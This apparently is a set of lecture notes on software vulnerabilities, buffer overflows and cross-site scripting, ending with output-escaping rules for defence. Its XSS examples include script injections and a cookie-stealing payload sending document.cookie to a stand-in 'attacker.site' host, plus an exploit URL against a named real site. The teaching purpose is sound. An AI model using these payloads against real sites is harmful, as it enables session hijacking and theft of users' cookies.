  - Read-write-execute (and other) permissions on files (and other objects) may be too generous.
  - Privilege level assigned to a process may be higher than what it should be to carry out a task.
  - Often lead to “**privilege escalation**” attacks.

**Software Vulnerability**

- A software vulnerability is a security flaw, glitch, or weakness found in the software or in an OS (Operating System) that can lead to security concerns.
- a vulnerability can be an error in the way that user management occurs in the system, an error in the code or a flaw in how it responds to certain requests.
- One common vulnerability allows an attack called a [SQL injection](#). It works on websites that query databases, such as to search for keywords. An attacker creates a query that itself contains code in a database programming language called SQL.
- If a site is not properly protected, its search function will [execute the SQL commands](#), which can allow the attacker access to the database and potentially control of the website.

Common types of software flaws that lead to vulnerabilities include:



- **Memory safety violations**, such as:
  - ✓ Buffer overflows and over-reads
  - ✓ Dangling pointers
- **Input validation errors**, such as:
  - ✓ Code injection
  - ✓ Cross-site scripting in web applications

- ✓ Directory traversal
- ✓ E-mail injection
- ✓ Format string attacks
- ✓ HTTP header injection
- ✓ HTTP response splitting
- ✓ SQL injection
- **Privilege-confusion bugs**, such as:
  - ✓ Clickjacking
  - ✓ Cross-site request forgery in web applications
  - ✓ FTP bounce attack
- **Privilege escalation**
- **Race conditions**, such as:
  - ✓ Symlink races
  - ✓ Time-of-check-to-time-of-use bugs
- **Side-channel attack**
  - ✓ Timing attack
- **User interface failures**, such as:
  - ✓ Blaming the Victim prompting a user to make a security decision without giving the user enough information to answer it
  - ✓ Race Conditions
  - ✓ Warning fatigue or user conditioning.

### **Buffer OverFlow (BOF)**

- The BOF vulnerability is one of the oldest and, by far, the most common of software vulnerabilities.
- As early as 1988, the **Morris worm** was one of the first to exploit this vulnerability.
- Since then, many creative ways of converting such a **vulnerability into an exploit** have been devised.
- A buffer overflow (BOF) occurs when **the space allocated** to a variable (typically an array or string variable) is **insufficient** to accommodate the variable in its entirety.
- For example, a certain amount of buffer space is allocated for an array. If **array bounds are not checked** while populating it, the array may overflow into contiguous memory and corrupt it.
- Interestingly, this could cause an attacker to subvert the normal flow of a program. Malicious code supplied by the attacker in the buffer could be executed.

- A buffer (or array or string) is a space in which data can be held. A buffer resides in memory. Because memory is finite, a buffer's capacity is finite. For this reason, in many programming languages the programmer must declare the buffer's maximum size so that the compiler can set aside that amount of space.
- In information security and programming, a **buffer overflow**, or **buffer overrun**, is an anomaly where a program, while writing data to a **buffer**, overruns the **buffer's** boundary and overwrites adjacent memory locations. ... Exploiting the behavior of a **buffer overflow** is a well-known security exploit.
- Let us look at an example to see how buffer overflows can happen.
- Suppose a C language program contains the declaration:

```
char sample [10];
```

- The compiler sets aside 10 bytes to store this buffer, one byte for each of the 10 elements of the array, sample [0] through sample [9]. Now we execute the statement:

```
sample [10] = 'B';
```

- The subscript is out of bounds (that is, it does not fall between 0 and 9),
- so, we have a problem. The nicest outcome (from a security perspective)
- is for the compiler to detect the problem and mark the error
- during compilation. However, if the statement were


```
sample[i] = 'B';
```

- Let us examine this problem more closely. It is important to recognize that the potential overflow causes a serious problem only in some instances.
- The problem's occurrence depends on what is adjacent to the array sample. For example, suppose each of the ten elements of the array sample is filled with the letter A and the erroneous reference uses the letter B, as follows:

```
for (i=0; i<=9; i++)  
    sample[i] = 'A';  
sample[10] = 'B'
```



Figure 3-1. Places Where a Buffer Can Overflow.



- If the extra character overflows into the user's data space, it simply **overwrites an existing variable value** (or it may be written into an as-yet unused location), perhaps affecting the program's result, but affecting no other program or data.
- In the second case, the 'B' goes into the user's program area. If it overlays an **already executed instruction**, the user should perceive no effect. If it overlays an instruction that is **not yet executed**, the machine will try to execute an instruction with operation code 0x42, the internal code for the character 'B'.
- If there is no instruction with operation code 0x42, the system will halt on **an illegal instruction exception**. Otherwise, the machine will use subsequent bytes as if they were the rest of the instruction, with success or failure depending on the meaning of the contents. Again, only the user is likely to experience an effect.

**Why is buffer overflow A vulnerability?**

- Key Concepts of **Buffer Overflow**. This error occurs when there is more data in a **buffer** than it can handle, causing data to **overflow** into adjacent storage. This **vulnerability** can cause a system crash or, worse, create an entry point for a cyberattack. C and C++ are more susceptible to **buffer overflow**.

### Why buffer overflow is a problem?

- A **buffer overflow** can occur inadvertently, but it can also be caused by a malicious actor sending carefully crafted input to a program that then attempts to store the input in a **buffer** that isn't large enough for that input. If the excess data is written to the adjacent **buffer**, it **overwrites** any data held there

### Impact Buffer Overflow Vulnerability:

- Unstable Program Behavior
- System crash
- Memory access errors
- Code over-riding
- Security exploitation threat
- Un-authorized data access
- Excursive privilege actions
- Data theft and Data loss

### Types of Buffer Overflow Vulnerabilities:

- Generally there are two types of Buffer vulnerabilities coined depending on specific feature categorization and structure of memory overflow.
  - **Stack Overflow Vulnerabilities**
  - **Heap Overflow Vulnerabilities**

### Stack Overflow Vulnerabilities

- The stack resides in process memory of our system with a fixed storage capacity and has a **Last-In-First-Out** data structure. It manages all the memory allocating and memory free-up functions without manual intervention. **When the memory input exceeds the limit of stack an overflow occurs resulting in data exploit.** A stack overflow can occur in following cases:
  - ✓ **Outbound declaration of variables**
  - ✓ **Infinite recursion**

### What does stack overflow mean?

- A **stack overflow** is an undesirable condition in which a particular computer program tries to **use more memory space than the call stack has available.** In programming, the **call stack** is a **buffer** that stores requests that need to be handled It is usually **defined** at the start of a program.


**What is stack overflow attack?**

- In software, a **stack buffer overflow** or **stack buffer** overrun occurs when a program writes to a memory address on the *program's call stack* outside of the intended data structure, which is usually a fixed-length **buffer**. **Stack buffer overflow** can be caused deliberately as part of an **attack** known as **stack smashing**.

**Stack Basics**

- A stack is contiguous block of memory containing data.
- Stack pointer (SP) – a register that points to the top of the stack.
- The bottom of the stack is at fixed address.
- Its size is dynamically adjusted by kernel at run time.
- CPU implements instructions to PUSH onto and POP off the stack.

Lower memory addresses



High memory addresses


- A stack consists of logical stack frames that are pushed when calling a function and popped when returning. Frame pointer (FP) – points to a fixed location within a frame.
- When a function is called, the return address, stack frame pointer and the variables are pushed on the stack (in that order).
- So the return address has a higher address as the buffer.
- When we overflow the buffer, the return address will be overwritten.

function()

```
{
    ...
    return;
}
```


void main()

```
{
    ..
    Function();
    ..
}
```





**Example Code**

```
void function(int a, int b, int c) {
    char buffer1[5];
    char buffer2[10];
}
void main(){
    function(1,2,3);
}
```



**Exploiting Stack Overflows:**


- Provide input to a buffer on the stack which includes malicious code (often called **shellcode**)
- Overflow the buffer so that the **return address** to the calling program **is overwritten** with the address of the malicious code
- That way, when the called function terminates, it will not return to the calling program. Instead, the malicious code will be executed



## General Form of Security Attack Achieves Two Goals:

1. Inject the attack code, which is typically a small sequence of instructions that spawns a shell, into a running process.
2. Change the execution path of the running process to execute the attack code.

## How can we place arbitrary instruction into its address space?

-  place the code that you are trying to execute in the buffer we are overflowing, and ~~over~~ **overwrite** the return address so it points back into the buffer.

## Impact:

- Denial of Service
- Memory leakages

## Protection from Stack overflows:

- Using non executable stack which does not hold any code
- Using the robust programming languages where the memory access functions can't be triggered easily
- Use compilers which prevent overflows
- Always check and validate the inputs received


## Cross Site Scripting (XSS)

- Cross-Site Scripting (referred to as XSS) is a type of web application attack where malicious client-side script is injected into the application output and subsequently executed by the user's browser
- XSS is a vulnerability which when present in websites or web applications, allows malicious users (Hackers) to insert their client-side code (normally JavaScript) in those web pages. When this malicious code along with the original webpage gets displayed in the web client (browsers like IE, Mozilla etc), allows Hackers to gain greater access of that page.
- It can be used to take over a user's browser in a variety of ways
- Cross Site Scripting (XSS) is a type of computer security exploit where information from one context, where it is not trusted, can be inserted into another context, where it is
- The trusted website is used to store, transport, or deliver malicious content to the victim
- The target is to trick the client browser to execute malicious scripting commands
- JavaScript, VBScript, ActiveX, HTML, or Flash
- Caused by insufficient input validation.

## Cross Site Scripting Risks

XSS can :

- Steal cookies
  - ✓ Hijack of user's session
  - ✓ Unauthorized access
  - ✓ Modify content of the web page
  - ✓ Inserting words or images
  - ✓ Misinform
  - ✓ Bad reputation
  - ✓ Spy on what you do
- Network Mapping
- XSS viruses
- stealing other user's cookies
- stealing their private information
- performing actions on behalf of other users
- redirecting to other websites
- Showing ads in hidden IFRAMES and popups




## Cross Site Scripting Types

Three known types:

- **Reflected (Non-Persistent)**
  - ✓ Link in other website or email
- **Stored (Persistent)**
  - ✓ Forum, bulletin board, feedback form
- **DOM Based XSS(Local)**
  - ✓ PDF Adobe Reader, FLASH player

### 1) Reflected (Non-Persistent)

- Reflected cross-site scripting vulnerabilities arise **when data is copied from a request and echoed** into the application's immediate response in an unsafe way.
- An attacker can use the vulnerability to construct a request which, if issued by another application user, will cause **JavaScript code supplied by the attacker to execute within the user's browser in the context of that user's session with the application.**
- The attacker-supplied code can perform a wide variety of actions, such as **stealing the victim's session token or login credentials, performing arbitrary actions on the victim's behalf, and logging their keystrokes.**



- **Malicious content does not get stored in the server**
- **The server bounces the original input to the victim without modification**
- Exploits the fact that some servers echo back certain user input back to the client without validating it
- For example, a user may be asked for personal details in an HTML form. Suppose he enters his name as “Prashant”. The server then responds with “Hello Prashant”



- Note that the server has echoed back his name
- Now, what would happen if, instead of Prashant, the user enters

```
<SCRIPT>alert('Fire!')</SCRIPT>
```

### Reflected XSS Example

- Exploit URL:

[http://www.nikebiz.com/search/?q=<script>alert\('XSS'\) </script>&x=0&y=0](http://www.nikebiz.com/search/?q=<script>alert('XSS') </script>&x=0&y=0)

- HTML returned to victim:


```
<div id="pageTitleTxt">
```

```
<h2><span class="highlight">Search Results</span><br /> Search: "<script>alert('XSS')"
```

```
</script>"</h2>
```

### 2) Stored XSS


- JavaScript supplied by the attacker is stored by the website (e.g. in a database)
- Doesn't require the victim to supply the JavaScript somehow, just visit the exploited web page
- More dangerous than Reflected XSS
  - Has resulted in many XSS worms on high profile sites like MySpace and Twitter



- The server stores the malicious content
- The server serves the malicious content in its original form
- The malicious code (scripts) on a web page is saved on the web server.
- When an innocent user downloads the web page, the malicious scripts execute on that user's browser.
- Example: Users update their profile on a social networking site. These profiles may be read (downloaded) by other users through their browsers

3) DOM Based XSS (Local)

- DOM Based XSS (or as it is called in some texts, “type-0 XSS”) is an XSS attack wherein the attack payload is executed as a result of modifying the DOM “environment” in the victim's browser used by the original client-side script, so that the client-side code runs in an “unexpected” manner.
- Occur in the content processing stages performed by the client



```
<select>
<script>document.write("<OPTION value=1>"+document.location.href.substring
(document.location.href.indexOf ("default=")+8)+"</OPTION>");
</script></select>
http://www.some.site/page.html?default=ASP.NET /page.html?default=
<script>alert(document.cookie)</script>
```

Examples of XSS in code

- This script is named `welcome.cgi`, and its parameter is “name”. It can be operated this way:

```
GET /welcome.cgi?name=Joe%20Hacker HTTP/1.0
Host: www.vulnerable.site
```

...

And the response would be:

```
<HTML>
<Title>Welcome!</Title>
Hi Joe Hacker
<BR>
Welcome to our system
...
</HTML>
```

**Examples of XSS in code**

- Such a link looks like:

<http://www.vulnerable.site/welcome.cgi?name=<script>>

```
alert(document.cookie)</script>
```

The victim, upon clicking the link, will generate a request to www.vulnerable.site, as follows:

```
GET/welcome.cgi?name=<script>alert(document.cookie)
```

```
</script> HTTP/1.0
```

```
Host: www.vulnerable.site
```

And the vulnerable site response would be:

```
<HTML>
```

```
<Title>Welcome!</Title>
```

```
Hi <script>alert(document.cookie)</script>
```

```
<BR>
```

```
Welcome to our system
```

```
</HTML>
```

**Examples of XSS in code**

- The malicious link would be:

<http://www.vulnerable.site/welcome.cgi?name=<script>window.open>

```
("http://www.attacker.site/collect.cgi?cookie="'%2Bdocument.cookie)</script>
```

And the response page would look like:

```
<HTML>
```

```
<Title>Welcome!</Title>
```

```
Hi
```

```
<script>window.open("http://www.attacker.site/collect.cgi?cookie="+document.cookie)</script>
```

```
<BR>
```

```
Welcome to our system
```

```
...
```

```
</HTML>
```

## **Example: XSS Worms**

- Samy Worm
- Affected MySpace
- Leveraged Stored XSS vulnerability so that for every visitor to Samy's MySpace page, the following would silently happen:
  - The visitor would be added as Sammy's friend
  - The visitor would get an update to their page that infected it with the same JavaScript and left a message saying, "but most of all, Samy is my hero".
- Worm spread exponentially
- Over 1 million friend requests in less than 20 hours

## **Overcoming XSS**

- Validate and filter all user input. (Should this be done at the client or server?)
- One strategy is to make a blacklist of all user input that should be filtered out. For example, single/double quotes, angular brackets, etc. should not appear in an e-mail address input from the user.
- A better solution in most cases is the equivalent of a whitelist approach - specify precisely what user input is expected. This is often accomplished by the use of a regular expression.

## **XSS Vulnerabilities:**

### **Improper Handling of User-Supplied Data**

- $\geq$  80% of web security issues caused by this!
- NEVER Trust User/Client Input!
  - Client-side checks/controls have to be invoked on the server too.
- Improper Input Validation
- Improper Output Validation

### **Validate Input**

- Letters in a number field?
- 10 digits for 4 digit year field?
- Often only need alphanumeric
- Careful with  $<$   $>$   $"$   $'$  and  $=$
- Whitelist (e.g. `/[a-zA-Z0-9]{0,20}/`)
- Reject, don't try and sanitize

### **Validate Output**

- Encode HTML Output

- If data came from user input, a database, or a file
- `Response.Write(HttpUtility.HtmlEncode(Request.Form ["name"]));`
- Not 100% effective but prevents most vulnerabilities
- Encode URL Output
  - If returning URL strings
  - `Response.Write(HttpUtility.UrlEncode(urlString));`

**RULE #0 - Never Insert Untrusted Data Except in Allowed Locations**

`<script>...NEVER PUT UNTRUSTED DATA HERE...</script>` directly in a script  
`<!--...NEVER PUT UNTRUSTED DATA HERE...-->` inside an HTML comment  
`<div ...NEVER PUT UNTRUSTED DATA HERE...=test />` in an attribute name  
`<...NEVER PUT UNTRUSTED DATA HERE... href="/test" />` in a tag name

**RULE #1 - HTML Escape Before Inserting Untrusted Data into HTML Element Content**

`<body>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</body>`  
`<div>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</div>`  
 any other normal HTML elements

- **Escape these characters:**
  - `& --> &amp;`
  - `< --> &lt;`
  - `> --> &gt;`
  - `" --> &quot;`
  - `' --> &#x27;` &apos; is not recommended
  - `/ --> &#x2F;`
    - forward slash is included as it helps end an HTML entity

**RULE #2 - Attribute Escape Before Inserting Untrusted Data into HTML Common Attributes**

`<div attr=...ESCAPE UNTRUSTED DATA BEFORE PUTTING  
 HERE...>content</div>` inside UNquoted attribute  
`<div attr='...ESCAPE UNTRUSTED DATA BEFORE PUTTING  
 HERE...''>content</div>` inside single quoted attribute  
`<div attr="...ESCAPE UNTRUSTED DATA BEFORE PUTTING  
 HERE...">content</div>` inside double quoted attribute

Except for alphanumeric characters, escape all characters with ASCII values less than 256 with the `&#xHH;` format or named entity if available. Examples: `&quot;`; `&#39;`;

**RULE #3 - JavaScript Escape Before Inserting Untrusted Data into HTML JavaScript Data Values**

The only safe place to put untrusted data into these event handlers as a quoted "data value."

```
<script>alert('...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...')</script>
```

inside a quoted string

```
<script>x='...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...'  
</script>
```

one side of a quoted expression

```
<div onmouseover="x='...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...'"</div>
```

inside quoted event handler

Except for alphanumeric characters, escape all characters less than 256 with the \xHH format. Example: \x22 not \"

```
<script> window.setInterval('...EVEN IF YOU ESCAPE UNTRUSTED DATA YOU ARE  
XSSED HERE...'); </script>
```

**RULE #4 - CSS Escape Before Inserting Untrusted Data into HTML Style Property Values**

```
<style>selector { property : ...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...; }  
</style>
```

property value

```
<span style=property : ...ESCAPE UNTRUSTED DATA BEFORE  
PUTTING HERE...;>text</style>
```

property value

Except for alphanumeric characters, escape all characters with ASCII values less than 256 with the \HH escaping format. Example: \22 not \"

**RULE #5 - URL Escape Before Inserting Untrusted Data into HTML URL Parameter Values**

```
<a href="http://www.somesite.com?test=...URL ESCAPE UNTRUSTED DATA  
BEFORE PUTTING HERE...">link</a >
```

Except for alphanumeric characters, escape all characters with ASCII values less than 256 with the %HH escaping format. Example: %22

